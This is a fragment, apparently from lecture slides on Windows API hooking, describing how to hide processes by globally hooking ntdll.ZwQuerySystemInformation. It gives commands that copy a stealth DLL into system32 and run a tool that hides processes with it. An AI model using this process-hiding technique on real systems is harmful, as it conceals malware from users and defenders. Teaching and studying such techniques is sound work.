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
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- Issues: How many process(es) should we hook?


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ntdll.ZwQuerySystemInformation()

- Issues: Newly created process(es)

Create Stealth Process



▪ **Solution: Hook all of them! → Global Hook**

Example 2: Global Hook

- Download and try StealthProcess2.zip

copy stealth2.dll to %SystemRoot%\system32 folder

HideProc2.exe –hide stealth2.dll

Q & A

